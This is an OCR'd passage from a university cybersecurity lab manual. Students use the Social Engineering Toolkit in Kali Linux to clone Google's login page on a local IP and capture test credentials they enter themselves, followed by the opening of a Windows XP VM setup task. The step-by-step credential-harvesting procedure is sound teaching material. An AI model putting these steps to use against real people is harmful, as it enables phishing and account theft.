


11. You will see a menu with 6 items to be selected. We are now ready to initiate a social engineering attack, so type **1** at the terminal screen.
    Note: Always hit **Enter** after each of the selection after this.

`




12. Choose **2) Website Attack Vectors**




13. Choose **3) Credential Harvester Attack Method**

`




14. Enter the IP Address that you has written down in Step 6. In the example, it is 192.168.36.101.




15. We will use Google as the website to harvest input from the user. To do that, select **2**.

`




16. After you hit the **Enter** button, you will screen the following screen. This means that this tool is now ready to harvest the user credentials.




17. Now, we are ready to play a role as a victim. This time, we will browse to the IP address of Kali Linux **at the host machine** (in your real computer environment).
18. Type http://[ip address of Kali Linux (as stated in Step 6)] at your computer browser (again, not in the Kali Linux virtual machine).
19. If everything runs well, you will see a screen similar to the screenshot below:

`




20. Type **[your matric number]@gmail.com** and **[matric number]** as a password. Take a screenshot of this activity and put it into your lab work report. Then, click **Sign in**.

`



21. Back to the Kali Linux virtual machine, let's investigate the input supplied earlier.
22. You will see on the attacker side, the email and password shown at the console.



23. To finish the attack session, click **CRTL+C** and **Enter**. You will return to the web attack menu. Enter **set > 99** to go back to Social Engineering Toolkit main menu.

`

24. After finish this activity, you should already understand clearly, how an attacker tricks the victim to expose their credentials through a clone website.
25. Shut down Kali Linux virtual machine and ready for the next task.

REFLECTION QUESTIONS

1. **What are the steps to prevent people from falling into a trap of cloned website?**

`

TASK 3: SET UP A WINDOWS XP VIRTUAL MACHINE

OBJECTIVE

To set up a Windows XP in Virtual Box.

TASK DESCRIPTION


For this task, the student will go step by of setting the virtual machine for Windows XP.


ESTIMATED TIME


40 Minutes


STEPS:


1. Run the VirtualBox. Follow the steps as shown on the screenshots.

